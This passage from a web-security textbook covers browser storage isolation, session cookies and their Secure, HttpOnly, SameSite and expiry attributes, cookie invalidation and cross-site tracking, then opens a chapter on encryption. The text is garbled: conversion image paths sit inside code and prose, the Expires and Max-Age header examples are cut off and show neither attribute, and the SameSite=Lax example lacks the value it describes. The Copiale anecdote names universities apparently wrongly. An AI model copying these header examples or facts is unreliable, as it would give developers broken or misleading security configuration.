For security reasons, each `WebStorage` object is segregated by origin. *Different websites cannot access the same storage object, but pages on the same origin can.* This stops malicious websites from reading sensitive data written by your banking website.

## IndexedDB

In addition to the `WebStorage` API, modern browsers provide an object called `window.indexedDB` that allows client-side storage in a more structured manner. The `IndexedDB` object allows for larger and more structured objects and uses transactions in much the same way as a traditional database.



Here's a simple illustration of how JavaScript might use the `IndexedDB` object:

```
let db, transaction, profiles;
const request = window.indexedDB.open("users") #A
request.onsuccess = (event) => {
  db      = event.target.result
  transaction = db.transaction("users", "readwrite") #B
  profiles   = transaction.objectStore("profiles"). #C


  let profile = {
    username: "Jeremy Oblong",
    language: "en-us",
  }

  profiles.add(profile) #D
}
```

The `IndexedDB` API also follows the same-origin policy, to prevent malicious websites from scooping up sensitive data from the client side. This means that any data written to the database by your web application can be read only by your web application.

## Cookies

`WebStorage` and `IndexedDB` allow a web application to keep state in the browser, which allows a web server to recognize who a user is when their browser makes an HTTP request. This is called *stateful browsing*, which is important because HTTP is by design a *stateless* protocol – that is, each HTTP request to the server is supposed to contain all the information necessary to process it. Unless the author of the web application adds a mechanism for maintaining an agreed-upon state between the client and the web server, the latter will treat each request as if it were completely anonymous.




In actual fact, the most common way of implementing stateful browsing is by using *cookies*, which you are probably already familiar with. Cookies are small snippets of text (up to 4kb in size) that can be supplied by a web server in the HTTP response:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505 #A
Set-Cookie: accepted_terms=1 #B
```

When a browser encounters one or more Set-Cookie headers, those cookie values are saved locally and sent back with every HTTP request from pages on the same domain:

```
GET /home HTTP/2.0
Host: www.example.org
Cookie: session_id=9264be3c7df12505; accepted_terms=1 #A
```

Cookies are the main mechanism by which you, as a web user, authenticate to websites. When you log in to a website, the web application will create a *session* – a record of your identity and what you have done on the website recently. The session identifier – or sometimes all of the session data – will get written into the Set-Cookie header. Every subsequent interaction you have with the website will cause the session information to be sent back in the Cookie header, meaning the web application can recognize who you are. The cookie will persist until the expiry time set in Set-Cookie header, or until the user or server chooses to clear it.



Since cookies are used to store sensitive data, the browser will ensure they are segregated by domain. The cookies that are set into the browser cache when you log in to `facebook.com` will only be sent back in HTTP requests to `facebook.com`. Your Facebook cookies won't be sent with requests to `pleasehackme.com`, since the malicious web server could use those cookies to access your Facebook account.

Things get more complicated when your web application has subdomains,


and you need to be sure which (if any) subdomains your cookies should be readable from. We will look at how to control this in Chapter 7.

**TIP**

Cookie theft is a juicy target for hackers, especially session cookies, since, if an attacker can steal a user's session cookie, they can impersonate that user. Therefore, *you should restrict access to the cookies used by your web application as much as possible*. The cookie specification provides a few ways to do this, by setting attributes in the Set-Cookie header.

## Secure cookies

Your web application should use *HTTPS* (Hypertext Protocol Secure) to ensure that web traffic is encrypted and can't be intercepted and read by malicious interlopers. We will look at how to do this in the next chapter – generally speaking, setting up HTTPS requires you to register a domain, generate a certificate, and host the certificate on your web server. The browser can then use the encryption key attached to the certificate to make HTTPS connections.



Sending cookies over HTTPS will protect them from being stolen. However, web servers are conventionally configured to accept HTTP *and* HTTPS web traffic, redirecting requests on the former protocol to the corresponding HTTPS URL. This allows for compatibility with older browsers that may use default HTTP as the default protocol (or users that type in the `http://` protocol prefix by hand, for whatever reason). If the browser sends a `Cookie` header in this first, insecure request, an attacker may be able to intercept the insecure request and steal any cookies attached to it. Bad news!


To avoid this, you should add the `Secure` attribute to the cookie when it is originally sent, which tells the browser to only send cookies when making HTTPS requests:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure #A
```

## HttpOnly cookies

Cookies are used to pass state between a browser and a web server, but by

default they are also accessible by JavaScript executing in the browser. There's generally not a good reason for JavaScript to be playing around in your cookies, and in fact this scenario poses a security risk: it means any attacker who finds a way to inject JavaScript into your web page has a means to steal cookies.



To protect against cookie theft via XSS, you should set the `HttpOnly` attribute

in your cookie headers, instructing the browser that JavaScript should not be able to access that cookie value:


```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure; HttpOnly #A
```

The attribute name is, of course, a bit of a misnomer, because you should be using HTTPS rather than HTTP. Just make sure to use the `Secure` and `HttpOnly` attributes together and the browser will understand what you mean!

## The `SameSite` attribute

Websites on the internet link to each other all the time – this is part of the magic of the web, how you can start researching, say, the toothbrush technology in the Byzantine Empire and somehow end up watching videos of what happens inside a dishwasher.

Not every link on the internet is harmless, however, and attackers use *cross-site request forgery* (CSRF) attacks to trick users into performing actions they don't expect. A maliciously constructed link to your site could well generate an HTTP request that arrives with cookies attached. This will register as an action performed by your user, even if that user clicked on the link by mistake. Attackers have used this in the past to post clickbait on victims' social media pages or to trick them into deleting their accounts altogether.



One way to mitigate this threat is to tell the browser it should attach cookies to HTTP requests only if the request originates from your own site. You can do this by adding the `SameSite` attribute to your cookie:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure; HttpOnly; SameSite
```

Adding this attribute means no cookies are sent with cross-site requests—the HTTP request will not be recognized as coming from an existing user. Instead, the user will be redirected to the login screen, rather than having whatever harmful action the link is disguising happen under their account.

While secure, this behavior can be irritating for users. Having to log back into, say, YouTube whenever anybody shares a link to a video would quickly get tiring. Hence most sites allow cookies to be attached to `GET` requests, and only `GET` requests, from other sites, by using the `Lax` attribute value:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df1250; Secure; HttpOnly; SameSite
```

With this setting, other types of requests – like POST, PUT, or DELETE – will arrive *without* cookies. Since actions that alter state on the server – and hence pose a risk to the user – are typically (and correctly) implemented by these methods, users gain the security benefits without any inconvenience. (We will look at how to safely handle requests that change state on the server in Chapter 4.)

#### NOTE

The `SameSite=Lax` for cookies is the default behavior in modern browsers if you add no `SameSite` attribute at all. You should still add the header, however, for anyone using your web application on older browsers.

## **E**xpiring cookies

Cookies can, and should, be set to expire after a time. You can do this with either an `Expires` attribute:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505; Secure; HttpOnly; SameSi
```

or by setting the number of seconds the cookie will stick around using a `Max-Age` attribute:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505; Secure; HttpOnly; SameSi
```

#### TIP

Session cookies should be expired in a timely fashion because users face security risks when they are logged in for too long. Omitting an `Expires` or `Max-Age` attribute can cause the cookie to hang around indefinitely, depending on the browser and operating system the user is on, so avoid this scenario for sensitive cookies! Banking sites typically time out sessions within the hour, whereas social media sites (which prioritize usability over security) have much longer expirations.

## Invalidating cookies

Users can clear cookies in their browser at any time, which will log them out of any website that uses cookie-based sessions. For a web server to clear cookies – for instance, when a user clicks a Logout button – the standard way to send back a `Set-Cookie` header with an empty value and a `Max-Age` value of -1:


```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=; Max-Age=-1 #A
```

The browser will interpret this as “this cookie expired one second ago” and discard it. (Presumably, the cookie will end up in recycling or compost, depending on local laws.)

## Cross-site tracking

We should touch on one final topic when discussing browser security, since it's part of an ongoing discussion in the web community. A good deal of browser security is concerned with trying to prevent various websites that are sitting in the same browser from interfering with each other. Just knowing what websites you have visited – *cross-site tracking* – is valuable information to marketers, and a massive industry of somewhat creepy internet surveillance exists to capture, commoditize, and resell this information. To combat this, browsers implement *history isolation*, preventing JavaScript on a page from accessing the browser history and often opening each new website you visit in a separate process.

This prudent security measure has led to websites using *third-party cookies* to track browsing history: Websites that want to participate in tracking will embed a resource from a third-party site that can read the URL of the containing page. Since that third-party site is embedded in many different websites and will be able to recognize the user each time they visit a tracked site, the third-party can track users across successive websites.



Many browsers ban third-party cookies by default now, so trackers have moved on to newer techniques. *Fingerprinting* describes the process of building a unique profile of a web user, using a combination of IP address, browser version, language preferences, and the system information available to JavaScript. Trackers using fingerprinting are difficult to combat since all of this information is exposed for good reason.

Another way to break history isolation is to use *side-channel attacks*, taking advantage of browser APIs that leak details of which websites you have visited. Browsers, for instance, allow you to apply different styling information to hyperlinks that have already been visited, and at one point a web page could display a list of links and use JavaScript to inspect the style of each to see which ones correspond to sites the user had visited. (This approach has been mitigated in modern browsers, which will prevent JavaScript from doing this type of inspection. Other side-channel attacks that measure DNS and cache response times continue to plague browser vendors, though.)

## TIP

Cross-site tracking is an arms race between advertisers and browser vendors, so you can expect a lot more developments in this area. Follow the official blogs of the Mozilla Firefox team if you want to keep ahead of the latest recommendations for the authors of web applications.

## Summary

- Browsers implement the same-origin policy, whereby JavaScript loaded by a webpage can interact with other webpages as long as the domain, port, and protocol match.
- Content security policies can restrict where JavaScript is loaded from in your web application.
- Content security policies can be used to ban inline JavaScript (scripts embedded in HTML).
- Setting cross-origin resource-sharing headers very conservatively will protect resources from being read by malicious websites.
- Subresource integrity checks on `<script>` tags can be used to protect against attackers swapping in malicious JavaScript.
- Setting the `Secure` attribute in the `Set-Cookie` headers will ensure that cookies can only be passed over a secure channel.
- Setting the `HttpOnly` attribute in the `Set-Cookie` header will prevent JavaScript from accessing that cookie.
- The `SameSite` attribute in the `Set-Cookie` header can be used to strip cookies from cross-origin requests.
- The `Expires` or `Max-Age` attributes in the `Set-Cookie` header can be used to expire cookies in a timely fashion using.
- Local disk access via the `WebStorage` and `IndexedDB` APIs also follow the same-origin policy – each domain has its own isolated storage location.

# 3 Encryption

## This chapter covers

- How to use encryption to hide sensitive data on a public channel
- How to encrypt information in transit and at rest
- How to tell web servers and browsers to make secure connections
- How to use encryption to detect changes in data


The *Copiale cipher* is a manuscript containing 105 pages of text handwritten in secret code, bound in gold-and-brocade paper, and thought to date back to 1760. For many years, the origin of the text remained a mystery—it was discovered by personnel at the East Berlin Academy after the end of the Cold War and remained undecipherable for more than 260 years.

In 2011, a team of engineers and scientists from the University of South California and the University of Sweden finally decoded its meaning. The text, it turned out, described the rites of an underground society of opticians who called themselves *the Oculists*. Banned by Pope Clement XII, these secretive ophthalmologists were led by a German count, and the text itself describes their initiation ceremony. New initiates to the society were invited to read the words on a blank piece of paper and then, when unable to do so, would have a single eyebrow hair plucked and then be asked to repeat the process. Nobody knows quite why these mysterious opticians went to such lengths 